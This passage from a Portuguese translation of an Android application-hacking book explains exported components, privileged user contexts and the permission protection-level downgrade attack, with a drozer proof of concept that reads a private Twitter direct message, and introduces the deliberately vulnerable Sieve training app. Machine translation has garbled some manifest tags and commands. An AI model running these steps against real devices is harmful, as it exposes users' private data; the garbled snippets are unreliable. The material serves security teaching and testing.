pela comunidade de segurança.

## Resumo

O Android é um sistema operacional exclusivo com alguns componentes que são familiares para quem entende o funcionamento interno do Linux. No entanto, a maneira como os aplicativos funcionam no Android é totalmente exclusiva da plataforma. O modelo de segurança fornecido para os aplicativos Android é complexo, mas rico, e exige que você tenha um entendimento completo antes de analisar os aplicativos.

As ferramentas disponíveis no Android para engenheiros reversos e hackers são maduras e podem ser usadas para investigar minuciosamente o comportamento dos aplicativos e seu código subjacente. Com essas ferramentas, é possível se aprofundar facilmente e se preparar para começar a encontrar vulnerabilidades nos aplicativos. Este capítulo apresentou todo o conhecimento fundamental necessário para passar a hackear aplicativos Android e o Capítulo 7 lhe dará o pontapé inicial para fazer exatamente isso!


# CAPÍTULO 7

## Ataque a aplicativos Android

Com tudo o que você já sabe sobre os aplicativos Android e o ambiente em que eles operam, você estaria correto a supor que nem todos os desenvolvedores conseguem fazer tudo certo. Sem um profundo conhecimento técnico de cada mecanismo de segurança em jogo, criar um aplicativo que não tenha vulnerabilidades é difícil para um desenvolvedor.

Um invasor que esteja tentando encontrar vulnerabilidades em um aplicativo deve considerar várias abordagens e perspectivas de teste. Os três componentes de alto nível a serem considerados para cada aplicativo são mostrados na [Figura 7.1](#) e discutidos na lista a seguir.

- **Contêiner de aplicativo** - Existem várias maneiras de burlar a sandbox de um aplicativo e obter acesso aos dados do aplicativo. Os vetores de ataque podem incluir um aplicativo malicioso que tenha sido instalado em um dispositivo, acesso físico ao dispositivo ou análise do aplicativo em busca de outras vulnerabilidades.
- **Comunicações** - Devido à escolha do protocolo e da implementação da criptografia, pode ser possível interceptar e obter acesso aos dados que atravessam um canal. Os vetores de ataque podem incluir envenenamento por ARP (Address Resolution Protocol), hospedagem de uma rede sem fio mal-intencionada ou comprometimento de provedores upstream e posicionamento para interceptar e modificar o tráfego de rede em uma escala maior.
- **Servidor da Internet** - Um servidor com o qual um aplicativo móvel se comunica pode incluir vulnerabilidades. O acesso obtido a esse servidor provavelmente significará o comprometimento total das informações que trafegam pelos aplicativos móveis conectados.



[Figura 7.1](#) Uma visão geral de várias perspectivas de teste de um aplicativo Android

Este capítulo se concentra principalmente no ataque a aplicativos em um dispositivo e em seus canais de comunicação com servidores da Internet. Este capítulo não aborda as vulnerabilidades encontradas nos servidores da Internet. Dezenas de publicações já discutiram esse vasto tópico no passado, e ele continuará mudando. As vulnerabilidades de serviços da Web ou outras APIs com as quais um aplicativo pode se comunicar também não são abordadas.

Antes de nos aprofundarmos no ataque a aplicativos, precisamos explorar algumas peculiaridades do modelo de segurança de aplicativos que serão usadas como base para o ataque mais adiante no capítulo.

## Expondo as peculiaridades do modelo de segurança

O modelo de segurança do Android está repleto de pequenas peculiaridades que é bom conhecer ao tentar encontrar vulnerabilidades em aplicativos. Esta seção aborda as peculiaridades especialmente importantes a serem consideradas pelos testadores de aplicativos.

### Interação com componentes do aplicativo

Os aplicativos em um dispositivo podem interagir com componentes que são exportados. No entanto, a definição das condições que

A maneira de tornar um componente "exportado" não é simples e pode variar de acordo com a versão do Android em uso. Os componentes podem acabar sendo exportados para outros aplicativos em execução no mesmo dispositivo de três maneiras: pelo comportamento de exportação padrão, por serem explicitamente exportados e por serem implicitamente exportados, conforme discutido a seguir.

### Comportamento padrão de exportação

A [Tabela 7.1](#) mostra o comportamento padrão de exportação de cada componente do aplicativo em diferentes versões da API do Android.

**Tabela 7.1** Comportamento padrão de exportação de cada componente de aplicativo nas versões da API

COMPONENTE DO APLICATIVO	EXPORTADO (API < 17)	EXPORTADO (API >= 17)
Atividade	Falso	Falso
Receptor de transmissão	Falso	Falso
Serviço	Falso	Falso
Provedor de conteúdo	Verdadeiro	Falso

Na versão 17 da API, que equivale ao Android 4.2 Jelly Bean, os provedores de conteúdo não são mais exportados por padrão. No entanto, se a `targetSdkVersion` de um aplicativo estiver definida como 16 ou inferior, o provedor de conteúdo ainda será exportado por padrão. Você pode ler mais sobre esse aprimoramento de segurança em <http://android-developers.blogspot.com/2013/02/security-enhancements-in-jelly-bean.html>. Isso significa que, se a declaração de um provedor de conteúdo não especificar um atributo `android:exported`, sua exposição dependerá da versão do Android que o dispositivo estiver executando. Se estiver sendo executado no Android 4.2 ou superior, dependerá da `targetSdkVersion` definida no elemento `<uses-sdk>` do manifesto. Se estiver sendo executado em um dispositivo que esteja executando uma versão do Android anterior à 4.2, o provedor de conteúdo será exposto. Aqui está um exemplo de uma declaração de manifesto do provedor de conteúdo que não possui esse atributo explícito:

```
<provider android:name="com.mahh.app"
          android:authorities="com.mahh.content" />
```

### Explicitamente exportado

Os componentes do aplicativo podem ser explicitamente marcados como exportados no manifesto do aplicativo. Essa é a maneira mais óbvia de saber que um componente é exportado. A seguir, um exemplo de declaração de manifesto de receptor de transmissão exportado:

```
<receptor
    android:name="com.mahh.receiver"
    android:exported="true" >
</receiver>
```

### Exportado de forma implícita

Qualquer componente que faça uso de um `<intent-filter>` é exportado por padrão. Isso significa que mesmo as intenções que não estejam explicitamente direcionadas a um filtro de intenção de um componente de aplicativo ainda podem ser enviadas ao componente. Aqui está um exemplo de uma atividade com um filtro de intenção especificado:

```
<activity android:name="ImageActivity">
    <filtro de intenção>
        <action android:name="android.intent.action.SEND"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:mimeType="image/*"/>
    </intent-filter>
</activity>
```

Nenhum atributo `android:exported` é especificado e, por padrão, as atividades não são exportadas. No entanto, devido ao filtro de intenção presente, essa atividade ainda é exportada.

### Localização de componentes exportados

Você pode encontrar componentes exportados de um aplicativo inspecionando o manifesto do aplicativo para as três técnicas mencionadas. Você também pode usar o drozer de vários pontos de vista. O `app.package.attacksurface`

é perfeito para obter uma visão de alto nível dos componentes exportados de um aplicativo. Você executa esse módulo no navegador Android da seguinte forma:

```
dz> executar app.package.attacksurface com.android.browser
Attack Surface:
 6 atividades exportadas
 4 receptores de transmissão exportados
 1 provedores de conteúdo exportados
 0 serviços exportados
```

Para obter uma visão mais detalhada dos componentes específicos exportados, use os módulos `app.<component>.info`. Por exemplo, você pode visualizar os receptores de transmissão expostos pelo navegador Android:

```
dz> run app.broadcast.info -a com.android.browser Pacote:
com.android.browser
  com.android.browser.widget.BookmarkThumbnailWidgetProvider
    Permissão: null
  com.android.browser.OpenDownloadReceiver
    Permissão: null
  com.android.browser.AccountsChangedReceiver Permissão:
    null
  com.android.browser.PreloadRequestReceiver Permissão:
    com.android.browser.permission.PRELOAD
```

Para obter uma visualização mais detalhada de todos os filtros de intenção definidos nesses componentes que podem ter feito com que o componente fosse exportado, use o sinalizador `-i` nesses módulos.

## Contextos de usuário supremos

No Capítulo 6, você viu que o modelo de segurança do Android consiste em uma combinação de um modelo tradicional de aplicação de permissão de arquivo do UNIX e elementos personalizados do kernel que controlam o acesso aos ativos usando permissões. Os dois contextos de usuário mais importantes que controlam essas funções de segurança são os usuários raiz e de sistema.

Como esses contextos de usuário têm privilégios tão poderosos no sistema operacional, é natural esperar que eles também possam exercer controle sobre os aplicativos instalados. Vamos esclarecer um fato específico: os usuários raiz e do sistema podem interagir com os componentes do aplicativo mesmo quando eles *não* são exportados. O fato de um aplicativo exportar ou não um componente em seu manifesto só é relevante quando o aplicativo de chamada é outro aplicativo que não seja do sistema. O código executado como raiz ou sistema pode interagir com qualquer componente e enviar intents a eles, mesmo que não sejam exportados em seu manifesto. Isso significa que um invasor que tenha obtido esse nível de acesso a um dispositivo pode usá-lo para enviar intents a componentes que nunca foram planejados para serem acessíveis. Exemplos de interação com cada componente do aplicativo dessa forma são explicados nas seções relevantes da parte "Ataque a componentes do aplicativo" deste capítulo.

Os desenvolvedores de aplicativos geralmente consideram os componentes que não são exportados em seu manifesto como privados e limitados ao uso interno do aplicativo. No entanto, os problemas que podem ser descobertos com o abuso desse nível de acesso são de risco relativamente baixo, pois um invasor que tenha obtido esse nível de acesso pode fazer coisas muito piores no dispositivo comprometido. O Capítulo 8 explora esses ataques com mais profundidade. Para encontrar componentes que não são exportados por um aplicativo, você pode examinar o manifesto ou usar o sinalizador `-u` em qualquer aplicativo drozer.

`<componente> módulos .info`.

### DIC

O módulo `app.package.attacksurface` mostra apenas os componentes do aplicativo que foram exportados em seu manifesto. Isso significa que os componentes de aplicativos que não foram exportados e que podem ser atacados a partir de um contexto de usuário privilegiado não são mostrados na saída desse módulo.

## Níveis de proteção de permissão

A melhor proteção disponível contra a possibilidade de um aplicativo não autorizado interagir com um componente de aplicativo é usar uma permissão personalizada com assinatura de nível de proteção. Isso garante que somente outro aplicativo que tenha sido assinado pelo mesmo certificado possa receber essa permissão.

No entanto, em 12 de fevereiro de 2012, Mark Murphy descreveu um cenário em que o nível de proteção da assinatura poderia ser contornado e o documentou em <http://commonsware.com/blog/2014/02/12/vulnerabilities-custom-permissions.html>. Ele descobriu que o Android usa uma mentalidade de "o primeiro a entrar ganha" em relação aos níveis de proteção das permissões. Isso significa que o primeiro aplicativo a definir uma permissão também define os atributos da permissão, independentemente dos aplicativos que possam definir a mesma permissão depois disso. A partir deste ponto, isso será chamado de *ataque de rebaixamento do nível de proteção*. O cenário de ataque é o seguinte:

1. Um aplicativo mal-intencionado instalado define um conjunto de nomes de permissão conhecidos de aplicativos populares com um nível de proteção normal.
2. Em seguida, o usuário instala um aplicativo popular e o sistema operacional vê que uma das permissões já está definida. Isso faz com que o sistema operacional ignore o nível de proteção da permissão e se atenha aos parâmetros conhecidos já definidos pelo aplicativo mal-intencionado.
3. A permissão que deveria ser usada para proteger os componentes do aplicativo agora tem um nível de proteção rebaixado de `normal` em vez de outro valor mais seguro, como `assinatura`. Mesmo que a permissão tenha sido definida com um nível de proteção de `assinatura`, que foi definido pelo aplicativo legítimo, o Android não sabe o que é diferente.
4. O aplicativo mal-intencionado pode interagir com os componentes de aplicativos que não estão mais protegidos, definidos com a permissão rebaixada.

Como prova de conceito, realizamos aqui um exemplo prático desse ataque ao aplicativo Twitter. O aplicativo Twitter define várias permissões, que estão em negrito:

```
dz> run app.package.info -a com.twitter.android Pacote:  
com.twitter.android  
Rótulo do aplicativo: Nome do  
processo do Twitter:  
com.twitter.android Versão: 5.31.0  
Diretório de dados: /data/data/com.twitter.android  
Caminho do APK: /data/app/com.twitter.android-  
1.apk UID: 10236  
GID: [3003, 1028, 1015]  
Bibliotecas  
compartilhadas: nulo ID  
de usuário  
compartilhado: nulo Usa  
permissões:  
- com.twitter.android.permission.C2D_MESSAGE  
- com.twitter.android.permission.RESTRICTED  
- com.twitter.android.permission.AUTH_APP  
- android.permission.INTERNET  
- android.permission.ACCESS_NETWORK_STATE  
- android.permission.VIBRATE  
- android.permission.READ_PROFILE  
- android.permission.READ_CONTACTS  
- android.permission.RECEIVE_SMS  
- android.permission.GET_ACCOUNTS  
- android.permission.MANAGE_ACCOUNTS  
- android.permission.AUTHENTICATE_ACCOUNTS  
- android.permission.READ_SYNC_SETTINGS  
- android.permission.WRITE_SYNC_SETTINGS  
- android.permission.ACCESS_FINE_LOCATION  
- android.permission.USE_CREDENTIALS  
- android.permission.SYSTEM_ALERT_WINDOW  
- android.permission.WAKE_LOCK  
- android.permission.WRITE_EXTERNAL_STORAGE  
- com.twitter.android.permission.READ_DATA  
- com.google.android.c2dm.permission.RECEIVE  
- com.google.android.providers.gsf.permission.READ_GSERVICES  
- com.twitter.android.permission.MAPS_RECEIVE  
- com.android.launcher.permission.INSTALL_SHORTCUT  
- android.permission.READ_PHONE_STATE  
- com.sonyericsson.home.permission.BROADCAST_BADGE  
- com.sec.android.provider.badge.permission.READ  
- com.sec.android.provider.badge.permission.WRITE  
- android.permission.CAMERA  
- android.permission.ACCESS_WIFI_STATE  
- android.permission.READ_EXTERNAL_STORAGE
```

Define as permissões:

- com.twitter.android.permission.READ\_DATA
- com.twitter.android.permission.MAPS\_RECEIVE
- com.twitter.android.permission.C2D\_MESSAGE
- com.twitter.android.permission.RESTRICTED
- com.twitter.android.permission.AUTH\_APP

Para criar um agente drozer que solicite as permissões definidas, use o seguinte comando:

```
$ drozer agent build --permission com.twitter.android.permission  
READ_DATA  
com.twitter.android.permission.MAPS_RECEIVE  
com.twitter.android.permission.C2D_MESSAGE  
com.twitter.android.permission.RESTRICTED  
com.twitter.android.permission.AUTH_APP Done:  
/tmp/tmpNIBfbw/agent.apk
```

A instalação do agente recém-gerado e a verificação do logcat revelam que apenas uma única permissão foi concedida: a permissão com.twitter.android.permission.AUTH\_APP. Nesse ponto, a interação com qualquer componente de aplicativo protegido no aplicativo do Twitter resulta corretamente em uma negação de permissão. Você pode testar isso em qualquer componente de aplicativo protegido por permissão, mas aqui está uma olhada nos provedores de conteúdo expostos pelo Twitter:

```
dz> run app.provider.info -a com.twitter.android Pacote:  
com.twitter.android  
    Autoridade: com.twitter.android.provider.TwitterProvider  
        Permissão de leitura: com.twitter.android.permission.RESTRICTED  
        Permissão de gravação: com.twitter.android.permission.RESTRICTED  
        Provedor de conteúdo: com.twitter.library.provider.TwitterProvider  
        Multiprocessos permitidos: False  
        Conceder permissões de Uri: False  
        Path Permissions (Permissões de caminho falsas):  
            Path (caminho):  
                /status_groups_view Tipo:  
                    PATTERN_PREFIX  
                    Permissão de leitura: com.twitter.android.permission.READ_DATA  
                    Permissão de gravação: null  
    Autoridade: com.twitter.android.provider.SuggestionsProvider  
        Permissão de leitura: com.twitter.android.permission.RESTRICTED  
        Permissão de gravação:  
            com.twitter.android.permission.RESTRICTED  
        Provedor de conteúdo: com.twitter.android.provider.SuggestionsProvider  
        Multiprocessos permitidos: False  
        Conceder permissões de Uri: False  
        Path Permissions (Permissões de caminho falsas):  
            Path (caminho):  
                /search_suggest_query Tipo:  
                    PATTERN_PREFIX  
                    Permissão de leitura: android.permission.GLOBAL_SEARCH  
                    Permissão de gravação: null
```

A permissão com.twitter.android.permission.RESTRICTED que protege um dos provedores de conteúdo tem o protectionLevel de assinatura, que é o mais rigoroso que o Android tem a oferecer. Isso significa que um aplicativo que solicitar essa permissão não a terá concedida, a menos que o certificado de assinatura corresponda ao do aplicativo do Twitter. Para ver esse nível de proteção, use o drozer, como mostrado aqui:

```
dz> executar information.permissions --permission  
com.twitter.android.permission.RESTRICTED  
Sem descrição  
2 - assinatura
```

Em seguida, desinstale o aplicativo do Twitter e compile e instale uma versão do drozer que defina todas as permissões do aplicativo do Twitter com um nível de proteção normal e, em vez disso, também use essas permissões:

```
$ drozer agent build --define-permission  
com.twitter.android.permission.READ_DATA normal  
com.twitter.android.permission.MAPS_RECEIVE normal  
com.twitter.android.permission.C2D_MESSAGE normal
```

```
com.twitter.android.permission.RESTRICTED normal --permission  
com.twitter.android.permission.READ_DATA  
com.twitter.android.permission.MAPS_RECEIVE  
com.twitter.android.permission.C2D_MESSAGE
```

```
com.twitter.android.permission.RESTRICTED  
com.twitter.android.permission.AUTH_APP  
Concluído: /tmp/tmpZQugD_.apk
```

```
$ adb install /tmp/tmpZQugD_.apk  
2528 KB/s (653400 bytes em 0,252s)  
    pkg: /data/local/tmp/agent.apk  
Sucesso
```

Agora, quando um usuário instala o Twitter, as permissões definidas mantêm seu nível de proteção `normal`, o que permite a exposição de todos os componentes protegidos por essas permissões. O exemplo consulta um provedor de conteúdo do Twitter para obter a Mensagem Direta (DM) mais recente enviada ao usuário:

```
dz> run app.provider.query content://com.twitter.android.provider  
.TwitterProvider/messages?limit=1&ownerId=536649879 --projection content  
| Conteúdo  
| Isso deve ser privado, certo?
```

É importante observar que isso *não é* uma vulnerabilidade no aplicativo do Twitter, mas mostra uma peculiaridade de segurança mais ampla da plataforma. Mais detalhes sobre a consulta a provedores de conteúdo serão fornecidos mais adiante neste capítulo. O ponto importante a ser extraído desse exemplo: A instalação de um aplicativo mal-intencionado que define permissões específicas antes da instalação de um aplicativo legítimo que define as mesmas permissões é uma maneira de anular todo o modelo de segurança de permissões.

## Ataque a componentes de aplicativos

Atacar outro aplicativo pelo sistema IPC do Android envolve encontrar todos os componentes exportados do aplicativo e tentar usá-los de uma forma que não foi planejada. Para atividades, receptores de transmissão e serviços, isso significa que você deve examinar todo o código que lida com intents de outros aplicativos. Antes de examinar esse código em busca de vulnerabilidades, você deve entender completamente as próprias intents.

### Um olhar mais atento às intenções

Uma *intenção* é um objeto de dados que define livremente uma tarefa a ser executada. Ele pode conter dados e todas as informações relevantes sobre a ação a ser executada nos dados ou ter apenas um único campo de informações. Uma intenção pode ser enviada a diferentes componentes exportados para iniciar ou interagir com eles. Para iniciar uma atividade, uma intenção pode ser enviada com o método `startActivity(Intent)` da classe `Context`. De maneira semelhante, `sendBroadcast(Intent)` e `startService(Intent)` podem ser usados para interagir com receptores e serviços de transmissão. Um objeto de intenção é genérico e não é específico do tipo de componente que o recebe.

O Android oferece dois tipos fundamentalmente diferentes de intenções: as explícitas e as implícitas. As intenções explícitas indicam diretamente o componente que deve receber a intenção. Você faz isso usando os métodos `setComponent()` ou `setClass()` em um objeto de intenção. A declaração do componente que deve receber a intenção ignora o processo de resolução de intenção que o sistema operacional pode realizar e entrega diretamente a intenção ao componente especificado.

Por outro lado, uma intenção implícita não indica o componente ao qual ela deve ser entregue. Em vez disso, ela depende do sistema operacional para determinar o(s) possível(is) candidato(s) ao(s) qual(is) a intenção pode ser entregue. Por exemplo, vários aplicativos em um dispositivo podem ser capazes de manipular arquivos de música MP3 e, se houver mais de uma opção, uma atividade de seleção de aplicativos poderá ser exibida ao usuário para perguntar a qual aplicativo a intenção deve ser entregue. Esse processo de resolução de intenção se baseia na correspondência da intenção apresentada com todos os filtros de intenção relevantes definidos pelos aplicativos instalados. As intenções podem ser comparadas com os filtros de intenções usando três tipos de informações:

- Ação■

- Data

- Categoria

Ao definir um filtro de intenção, é obrigatório especificar um elemento de ação. Os filtros de intenção podem capturar dados relevantes de muitas maneiras diferentes, por exemplo:

- **Esquema - Esse** é o esquema de qualquer URI. Por exemplo, em <https://www.google.com>, o esquema é `https`.

- **Host** - Essa é a parte do host de um URI. Por exemplo, em <https://www.google.com>, o host é `www.google.com`.
- **Porta** - Esta é a parte da porta de um URI. Isso pode capturar URIs que têm como alvo uma porta específica.
- **Path, pathPrefix e pathPattern** - Podem ser usados para corresponder qualquer parte dos dados a um valor desejado.
- **MimeType** - Define um tipo MIME específico para os dados especificados na intenção.

Um componente para o qual você, como invasor, enviou uma intenção pode estar procurando por qualquer um dos requisitos anteriores. É por isso que, ao examinar um componente exportado, é importante analisar o código que lida com as intenções de entrada. Para refletirmos, e se um aplicativo mal-intencionado tivesse que definir um filtro de intenção para uma intenção específica que, sabidamente, contém informações confidenciais? Talvez esse aplicativo mal-intencionado pudesse recebê-la. Exploraremos isso com mais detalhes mais adiante neste capítulo, em "Intent Sniffing". O envio de intenções criadas para cada componente também é explorado em suas respectivas seções. Um utilitário chamado `am` está presente em cada dispositivo Android e permite a criação e o envio de intents para componentes de aplicativos definidos. Uma versão resumida do uso do `am` é mostrada aqui:

```
shell@android:/ $ am
uso: am [subcomando] [opções]
uso: am start [-D] [-W] [-P <FILE>] [--start-profiler <FILE>] [--R
    COUNT] [-S] [--opengl-trace]
    [--user <USER_ID> | current] <INTENT>
am startservice [--user <USER_ID> | current] <INTENT> am
stopservice [--user <USER_ID> | current] <INTENT>
...
am broadcast [--user <USER_ID> | all | current] <INTENT>
...

am start: inicia uma atividade. As opções são:
-D: ativar a depuração
-W: aguardar a conclusão do lançamento
--start-profiler <FILE>: inicia o criador de perfil e envia os resultados para <FILE>
-P <FILE>: como acima, mas a criação de perfil é interrompida quando o aplicativo fica inativo
-R: repete o lançamento da atividade <CONTA> vezes. Antes de cada repetição,
    a atividade principal será concluída.
-S: forçar a parada do aplicativo de destino antes de iniciar a atividade
--opengl-trace: ativa o rastreamento de funções OpenGL
--user <USER_ID> | current: especifica o usuário a ser executado; se não
    for especificado, será executado como o usuário atual.

am startservice: inicia um serviço. As opções são:
--user <USER_ID> | current: especifica o usuário a ser executado; se não
    for especificado, será executado como o usuário atual.

am stopservice: interrompe um serviço. As opções são:
--user <USER_ID> | current: especifica o usuário a ser executado; se não
    for especificado, será executado como o usuário atual.

...
am broadcast: envia uma Intent de broadcast. As opções são:
--user <USER_ID> | all | current: especifica para qual usuário enviar; se não for
    especificado, envia para todos os usuários.
--receiver-permission <PERMISSION>: Exige que o receptor tenha permissão.

...
As especificações de <INTENT> incluem esses sinalizadores e
argumentos: [-a <ACTION>] [-d <DATA_URI>] [-t <MIME_TYPE>]
[-c <CATEGORIA>] [-c <CATEGORIA>] ...
[-e|--es <EXTRA_KEY> <EXTRA_STRING_VALUE> ...] [--
esn <EXTRA_KEY> ...]
[--ez <EXTRA_KEY> <EXTRA_BOOLEAN_VALUE> ...] [--
ei <EXTRA_KEY> <EXTRA_INT_VALUE> ...]
[--el <EXTRA_KEY> <EXTRA_LONG_VALUE> ...] [--
ef <EXTRA_KEY> <EXTRA_FLOAT_VALUE> ...] [--eu
<EXTRA_KEY> <EXTRA_URI_VALUE> ...]
[--ecn <EXTRA_KEY> <EXTRA_COMPONENT_NAME_VALUE>]
```

```

[--eia <EXTRA_KEY> <EXTRA_INT_VALUE>[,<EXTRA_INT_VALUE...>]
[--ela <EXTRA_KEY> <EXTRA_LONG_VALUE>[,<EXTRA_LONG_VALUE...>]
[--efa <EXTRA_KEY> <EXTRA_FLOAT_VALUE>[,<EXTRA_FLOAT_VALUE...>] [-n
<COMPONENTE>] [-f <FLAGS>]
[--grant-read-uri-permission] [--grant-write-uri-permission] [--
debug-log-resolution] [--exclude-stopped-packages]
[--include-stopped-packages]
[--activity-brought-to-front] [--activity-clear-top]
[--activity-clear-when-task-reset] [--activity-exclude-from-recents] [--
activity-launched-from-history] [--activity-multiple-task]
[--activity-no-animation] [--activity-no-history]
[--activity-no-user-action] [--activity-previous-is-top]
[--activity-reorder-to-front] [--activity-reset-task-if-needed] [--
activity-single-top] [--activity-clear-task]
[--activity-task-on-home]
[--receiver-registered-only] [--receiver-replace-pending] [--
selector]
[<URI> | <PACKAGE> | <COMPONENT>]

```

O envio de intenções usando o `am` ou o drozer será mostrado em cada uma das seções. Você pode encontrar a documentação oficial do Android sobre intents no seguinte endereço: <http://developer.android.com/guide/components/intents-filters.html>. Vamos começar a atacar os componentes do aplicativo.


### OBSE RVACÃO

Este capítulo faz uso intenso do drozer. O aplicativo drozer padrão que é usado para testes tem apenas uma única permissão solicitada: `android.permission.INTERNET`. Essa permissão é solicitada para que o drozer possa usar a rede para se comunicar com o cliente Python. Intencionalmente, nenhuma outra permissão é solicitada pelo drozer por padrão. Se for possível executar uma ação não intencional em outro aplicativo a partir do drozer, então a vulnerabilidade representa uma ameaça maior do que um aplicativo que solicitou a permissão para fazer isso. Isso reitera o fato de que, se um usuário não revisar as permissões solicitadas ao instalar um aplicativo, não poderá haver uma presunção razoável de segurança contra ataques.

## Apresentando o Sieve: Seu primeiro aplicativo de destino

Foram criados vários aplicativos de treinamento para Android que contêm vulnerabilidades intencionais. Isso serve para facilitar o aprendizado dos tipos de vulnerabilidades que podem existir em um aplicativo. Muitos desses aplicativos estão disponíveis com diferentes graus de utilidade para um iniciante.

Grande parte deste capítulo utiliza um aplicativo vulnerável criado por Matthew Uzzell e Daniel Bradberry da MWR InfoSecurity, chamado Sieve. Você pode baixá-lo juntamente com o drozer no seguinte endereço: <https://www.mwrinfosecurity.com/products/drozer/community-edition/>. O Sieve é um gerenciador de senhas que permite que o usuário salve nomes de usuário e senhas de qualquer serviço on-line de forma "segura". Ele usa uma senha mestra e um PIN definidos pelo usuário e criptografa as entradas de senha em seu banco de dados. Superficialmente, ele atende a todos os requisitos para ser um gerenciador de senhas seguro, mas, depois de se aprofundar, você verá que a segurança fornecida é quebrada de várias maneiras. Um usuário que configurou o Sieve recebe uma solicitação de senha ao fazer login depois que o dispositivo é ligado e, em seguida, uma solicitação de PIN. [A Figura 7.2](#) mostra capturas de tela do Sieve.



**Figura 7.2** O aplicativo vulnerável do gerenciador de senhas Sieve

Depois de instalá-lo, você pode encontrar o nome do pacote do Sieve usando o módulo `app.package.info` com um filtro para a palavra *Sieve*, que é o rótulo do aplicativo associado ao ícone do iniciador.

```
dz> run app.package.list -f Sieve  
com.mwr.example.sieve (Sieve)
```

Você pode examinar os componentes de aplicativos exportados do Sieve em seu manifesto usando uma das várias ferramentas mostradas no Capítulo 6. No drozer, você pode usar o seguinte método:

```
dz> executar app.package.manifest com.mwr.example.sieve  
<manifest versionCode="1"  
        versionName="1.0"  
        package="com.mwr.example.sieve">  
    <uses-permission name="android.permission.READ_EXTERNAL_STORAGE">  
    </uses-permission>  
    <uses-permission name="android.permission.WRITE_EXTERNAL_STORAGE">  
    </uses-permission>  
    <uses-permission name="android.permission.INTERNET">  
    </uses-permission>  
    <permission label="Permite a leitura da chave no Sieve"  
              name="com.mwr.example.sieve.READ_KEYS"  
              protectionLevel="0x1">  
    </permisssão>  
    <permission label="Permite a edição da chave no Sieve"  
